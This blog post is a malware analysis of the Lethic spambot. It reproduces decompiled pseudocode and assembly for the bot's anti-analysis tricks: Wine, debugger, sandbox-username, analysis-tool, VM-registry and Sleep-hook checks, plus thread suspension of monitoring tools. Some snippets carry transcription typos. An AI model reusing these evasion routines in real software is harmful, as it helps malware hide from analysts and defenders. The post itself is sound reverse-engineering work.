

Let's Learn: Lethic Spambot & Survey of Anti-Analysis Techniques

 vkremez.com/2017/11/lets-learn-lethic-spambot-survey-of.html

Goal: Reverse the latest Lethic spambot, shared by Brad from [Malware Traffic Analysis](#) with the focus on its plethora of various anti-analysis and anti-virtual machine checks.


Source:

Lethic original spambot

[\(e324c63717a4c2011fde7d1af0d8dbe8ddb0897fe4e7f80f3147a7498e2166fe\)](#)

Background

While analyzing the Lethic spambot (thanks to [@malware_traffic](#)), unpacked and reviewed some of the bot internals. By and large, the spambot leverages process injection into explorer.exe through usual WriteProcessMemory and CreateRemoteThread. This Lethic hardcoded call back IP is 93[.]190[.]139[.]16. Another unique feature of this Trojan is persistency in C:\RECYCLER* as “backwindow32.exe” and usual registry RUN keys.



Malware checks:


- I. Wine check
- II. Anti-analysis process check
- III. Anti-analysis DLL check
- IV. UserName check
- V. Path string check
- VI. Virtual Machine (VM) process check
- VII. VM registry and VM CreateFile check
- VIII. Anti-sleep bypass check
- IX. Anti-debugger check

I. Wine check

The Lethic spambot checks for the presence of Wine on the victim machine as follows checking the ntdll and kernel32 DLL's for the following functions via GetProcAddress API:

- wine_get_version
- wine_get_unix_file_name

A. wine_get_version



The pseudo-coded C++ function is as follows:

```

signed int anti_wine_get_version()
{
    HMODULE hModule;

    signed int v2;

    v2 = 0;

    hModule = GetModuleHandleA("ntdll.dll");

```

```
if ( hModule && GetProcAddress(hModule, "wine_get_version") )
```

```
    v2 = 1;
```

```
return v2;
```

```
}
```

B. wine_get_unix_file_name

```
.text:004032A0      push    ebp
.text:004032A1      mov     ebp, esp
.text:004032A3      sub     esp, 8
.text:004032A6      mov     [ebp+var_4], 0
.text:004032A9      push   offset aKernel32_dll_0 ; "kernel32.dll"
.text:004032B2      call   ds:GetModuleHandleA
.text:004032B8      mov     [ebp+hModule], eax
.text:004032BB      cmp     [ebp+hModule], 0
.text:004032BF      jz     short loc_4032DB
.text:004032C1      push   offset aWine_get_unix_ ; "wine_get_unix_file_name"
.text:004032C6      mov     eax, [ebp+hModule]
.text:004032C9      push   eax ; hModule
.text:004032CA      call   ds:GetProcAddress
.text:004032D0      test   eax, eax
.text:004032D2      jz     short loc_4032DB
.text:004032D4      mov     [ebp+var_4], 1
```

The pseudo-coded C++ function is as follows:

```
signed int wine_get_unix_file_name()
```

```
{
```

```
    HMODULE hModule;
```

```
    signed int v2;
```

```
    v2 = 0;
```

```
    hModule = GetModuleHandleA("kernel32.dll");
```

```
    if ( hModule && GetProcAddress(hModule, "wine_get_unix_file_name") )
```

```
        v2 = 1;
```

```
    return v2;
```

```
}
```

II. Anti-analysis process check

```

112 j_memset(&v39, 0, 246);
113 v40 = 'corp'; // proc_watch.exe
114 v41 = 'taw_';
115 v42 = 'e.hc';
116 v43 = 'ex';
117 v44 = 0;
118 j_memset(&v45, 0, 245);
119 v46 = 'mipa'; // apimonitor.exe
120 v47 = 'tino';
121 v48 = 'e.ro';
122 v49 = 'ex';
123 v50 = 0;
124 j_memset(&v51, 0, 245);
125 v52 = 'upct'; // tcpview.exe
126 v53 = '.vei';
127 v54 = 'exe';
128 j_memset(&v55, 0, 248);
129 v56 = 'otep'; // petools.exe
130 v57 = '.slo';
131 v58 = 'exe';
132 j_memset(&v59, 0, 248);
133 v60 = 'otnu';
134 v61 = 'dslo';
135 v62 = 'exe.'; // untoolsd.exe
136 v63 = 0;
137 j_memset(&v64, 0, 247);
138 v65 = 'otua';
139 v66 = 'snur'; // autoruns.exe
140 v67 = 'exe.';
141 v68 = 0;
142 result = (HANDLE)j_memset(&v69, 0, 247);
143 for ( i = 0; i < 0xE; ++i )
144 {
145     v1 = process_compare_check((_BYTE *)&v2 + 260 * i);
146     result = thread_check_suspend(v1);
147 }
148 return result;
149 }

```

The Trojan checks for the following processes and suspends threads if they exist on the host:

regmon.exe

filemon.exe

procdump.exe

procxp.exe

wireshark.exe

prcview.exe

sysinspector.exe

sniff_hit.exe

proc_watch.exe

apimonitor.exe

tcpview.exe

petools.exe

vmtoolsd.exe

autoruns.exe

The suspend thread function is as follows:

```
HANDLE __cdecl suspend_thread_function (int a1)
```

```
{
```

```
    HANDLE result;
```

```
    HANDLE hThread;
```

```
    THREADENTRY32 te;
```

```
    HANDLE hSnapshot;
```

```
    te.dwSize = 0;
```

```
    te.cntUsage = 0;
```

```
    te.th32ThreadID = 0;
```

```
    te.th32OwnerProcessID = 0;
```

```
    te.tpBasePri = 0;
```

```
    te.tpDeltaPri = 0;
```

```
    te.dwFlags = 0;
```

```
    result = CreateToolhelp32Snapshot(4u, 0);
```

```
    hSnapshot = result;
```

```
    if ( result != (HANDLE)-1 )
```

```
    {
```

```
        te.dwSize = 28;
```

```
        if ( Thread32First(hSnapshot, &te) )
```

```
        {
```

```
do
{
    if ( te.th32OwnerProcessID == a1 )
    {
        hThread = OpenThread(2u, 0, te.th32ThreadID);
        SuspendThread(hThread);
        CloseHandle(hThread);
    }
}

while ( Thread32Next(hSnapshot, &te) );
}

result = (HANDLE)CloseHandle(hSnapshot);
}

return result;
}
```

III. Anti-analysis DLL check

The malware checks for the presence of loaded DLL's.

```

35 v1 = 0;
36 strcpy(ModuleName, "api_log.dll");
37 j_memset(&v4, 0, 248);
38 v5 = '_gol'; // log_api32.dll
39 v6 = '3ipa';
40 v7 = 'ld.2';
41 v8 = 'l';
42 j_memset(&v9, 0, 246);
43 v10 = '_rid'; // dir_watch.dll
44 v11 = 'ctaw';
45 v12 = 'ld.h';
46 v13 = 'l';
47 j_memset(&v14, 0, 246);
48 v15 = 'otsp'; // pstorec.dll
49 v16 = '.cer';
50 v17 = 'lld';
51 j_memset(&v18, 0, 248);
52 v19 = 'hcnv'; // vmcheck.dll
53 v20 = '.kce';
54 v21 = 'lld';
55 j_memset(&v22, 0, 248);
56 v23 = 'sepw'; // wpespy.dll
57 v24 = 'd.yp';
58 v25 = 'll';
59 v26 = 0;
60 j_memset(&v27, 0, 249);
61 v28 = 'hxns'; // snxhk.dll
62 v29 = 'ld.k';
63 v30 = 'l';
64 j_memset(&v31, 0, 250);
65 For ( i = 0; i < 7; ++i )
66 {
67     if ( GetModuleHandleA(&ModuleName[260 * i]) )
68         v1 = 1;
69 }
70 return v1;
71 }

```

The list of all checked DLL is as follows:

api_log.dll

log_api32.dll

dir_watch.dll

pstorec.dll

vmcheck.dll

wpespy.dll

snxhk.dll

IV. UserName check

The malware checks for specific host usernames via retrieving them with GetUserName API and converting them to upper case.


```

27  v20 = 0;
28  v3 = 'TLAM'; // MALTEST
29  v4 = 'TSE';
30  j_menset(&v5, 0, 252);
31  v6 = 'UQET'; // TEQUILABOOMBOOM
32  v7 = 'BALI';
33  v8 = 'BM00';
34  v9 = 'M00';
35  j_menset(&v10, 0, 244);
36  v11 = 'DNAS'; // SANDBOX
37  v12 = 'X0B';
38  j_menset(&v13, 0, 252);
39  v14 = 'URIU'; // VIRUS
40  v15 = 'S';
41  j_menset(&v16, 0, 254);
42  v17 = 'WLAN'; // MALWARE
43  v18 = 'ERA';
44  j_menset(&v19, 0, 252);
45  pcbBuffer = 260;
46  i = 0;
47  if ( GetUserNameA(Buffer, &pcbBuffer) )
48  {
49      for ( i = 0; ; ++i )
50      {
51          v0 = sub_401140(Buffer);
52          if ( i >= v0 )
53              break;
54          v1 = toupper(Buffer[i]);
55          Buffer[i] = v1;
56      }
57      for ( i = 0; i < 5; ++i )
58      {
59          if ( sub_4018B0(Buffer, (_BYTE *)&v3 + 260 * i) )
60              v20 = 1;
61      }
62  }
63  return v20;
64 }

```

The list of the checked usernames is as follows:

MALTEST

TEQUILABOOMBOOM

SANDBOX

VIRUS

MALWARE

V. Path string check

The malware checks for specific path strings aliases via retrieving them with GetModuleFileName API and converting them to upper case.

```

23 v3 = 0;
24 v5 = 'PHAS'; // SAMPLE
25 v6 = 'EL';
26 v7 = 0;
27 j_nset(&v8, 0, 253); // MALWARE
28 v9 = 'MLAM';
29 v10 = 'ERA';
30 j_nset(&v11, 0, 252); // SANDBOX
31 v12 = 'DHAS';
32 v13 = 'XOB';
33 j_nset(&v14, 0, 252); // VIRUS
34 v15 = 'URIU';
35 v16 = 'S';
36 j_nset(&v17, 0, 254);
37 nSize = 260;
38 i = 0;
39 if ( GetModuleFileNameA(0, Filename, 0x104u) )
40 {
41     for ( i = 0; ; ++i )
42     {
43         v0 = sub_401140(Filename);
44         if ( i >= v0 )
45             break;
46         v1 = toupper(Filename[i]);
47         Filename[i] = v1;
48     }
49     for ( i = 0; i < 4; ++i )
50     {
51         if ( sub_401080(Filename, (_BYTE *)&v5 + 260 * i) )
52             v3 = 1;
53     }
54 }
55 return v3;
56 }

```

The list of the checked path strings is as follows:

SAMPLE

MALWARE

SANDBOX

VIRUS

The malware also checks if it is named “sample.”

```

.text:00403CE0          push    ebp
.text:00403CE1          mov     ebp, esp
.text:00403CE3          sub     esp, 10Ch
.text:00403CE9          mov     [ebp+var_10C], 0
.text:00403CF3          push   104h           ; nSize
.text:00403CF8          lea    eax, [ebp+Filename]
.text:00403CFE          push   eax           ; lpFilename
.text:00403CFF          push   0             ; hModule
.text:00403D01          call   ds:GetModuleFileNameA
.text:00403D07          push   offset aSample ; "sample"
.text:00403D0C          lea    ecx, [ebp+Filename]
.text:00403D12          push   ecx
.text:00403D13          call   sub_401080
.text:00403D18          add     esp, 8
.text:00403D1B          test   eax, eax
.text:00403D1D          jz     short loc_403D29
.text:00403D1F          mov     [ebp+var_10C], 1
.text:00403D29          loc_403D29:
.text:00403D29          ; CODE XREF: sub_403CE0+301j
.text:00403D29          mov     eax, [ebp+var_10C]
.text:00403D2F          mov     esp, ebp
.text:00403D31          pop     ebp
.text:00403D32          retn

```

VI. Virtual Machine (VM) process check

Lethic checks for the presence of the VM-related processes.

```
15 v1 = 0;
16 v2 = 'sunu'; // vmusrvc.exe
17 v3 = '.cur';
18 v4 = 'exe';
19 j_nemset(&v5, 0, 248);
20 v6 = 'rsnu'; // vmsrvc.exe
21 v7 = 'e.cu';
22 v8 = 'ex';
23 v9 = 0;
24 j_nemset(&v10, 0, 249);
25 for ( i = 0; i < 2; ++i )
26 {
27     if ( process_compare_check((_BYTE *)&v2 + 260 * i )
28         v1 = 1;
29     }
30 return v1;
31 }
```

The full list of all checked processes is as follows:

vmusrvc.exe

vmsrvc.exe

xsvc_depriv.exe

xenservice.exe

VII. VM registry keys check

The malware checks for the registry artefacts associated with VM.

```
10 phkResult = 0;
11 v1 = 0;
12 Data = 0;
13 j_nemset(&v6, 0, 1023);
14 cbData = 1024;
15 if ( !RegOpenKeyExA(
16     HKEY_LOCAL_MACHINE,
17     "HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0",
18     0,
19     0x20019u,
20     &phkResult) )
21 {
22     if ( !RegQueryValueExA(phkResult, "Identifier", 0, 0, &Data, &cbData) )
23     {
24         for ( i = 0; i <= sub_401140((char *)&Data); ++i )
25             *(&Data + i) = toupper((char)*(&Data + i));
26         if ( sub_401000(&Data, "QEMU") )
27             v1 = 1;
28     }
29     RegCloseKey(phkResult);
30 }
31 return v1;
32 }
```

The following registry locations and values are checked:

A. HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier

- VMWARE
- QEMU

B. HKLM\HARDWARE\Description\System\SystemBiosVersion

- VBOX
- QEMU


C. HKLM\HARDWARE\Description\System\VideoBiosVersion

- VIRTUALBOX
- BOCHS

D. HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions

```
1 signed int sub_4050F0()
2 {
3     signed int v1; // [sp+0h] [bp-8h]01
4     HKEY phkResult; // [sp+4h] [bp-4h]01
5
6     phkResult = 0;
7     v1 = 0;
8     if ( !RegOpenKeyExM(HKEY_LOCAL_MACHINE, L"SOFTWARE\Oracle\VirtualBox Guest Additions", 0, 1u, &phkResult)
9         && phkResult )
10    {
11        v1 = 1;
12        RegCloseKey(phkResult);
13    }
14    return v1;
15 }
```

E. The malware tries to create a file “\\.\VBoxGuest” and checks if it exists.




The C++ pseudocode is as follows:

```
signed int vm_createfile_check()
{
    signed int v1;
    HANDLE hObject;

    v1 = 0;
    hObject = CreateFileW(L"\\.\\.\\VBoxGuest", 1u, 1u, 0, 4u, 0, 0);
    if ( hObject != (HANDLE)-1 )
    {
        CloseHandle(hObject);
        v1 = 1;
    }
    return v1;
}
```

VIII. Anti-sleep bypass check

The malware implements Sleep API patch/hook check preventing the analyst from patching/hooking Sleep to a return.



The routine is as follows:

```
signed int anti_sleep_hook_check()
```

```
{
```

```
    DWORD v0;
```

```
    signed int v2;
```

```
    v2 = 1;
```

```
    v0 = GetTickCount();
```

```
    Sleep(500);
```

```
if ( GetTickCount() - v0 <= 440 )
```

```
    Sleep(0);
```

```
else
```

```
    v2 = 0;
```

```
return v2;
```

```
}
```

IX. Anti-debugger check

The malware calls `IsDebuggerPresent` and `CheckRemoteDebuggerPresent` APIs to check for the debugger presence.



The function in C++ is as follows:

```
int anti_debugger_check()
{
    BOOL pbDebuggerPresent;

    int v2;

    pbDebuggerPresent = 0;

    v2 = 0;

    if ( IsDebuggerPresent() || CheckRemoteDebuggerPresent((HANDLE)0xFFFFFFFF,
    &pbDebuggerPresent) && pbDebuggerPresent )

        v2 = 1;

    return v2;
}
```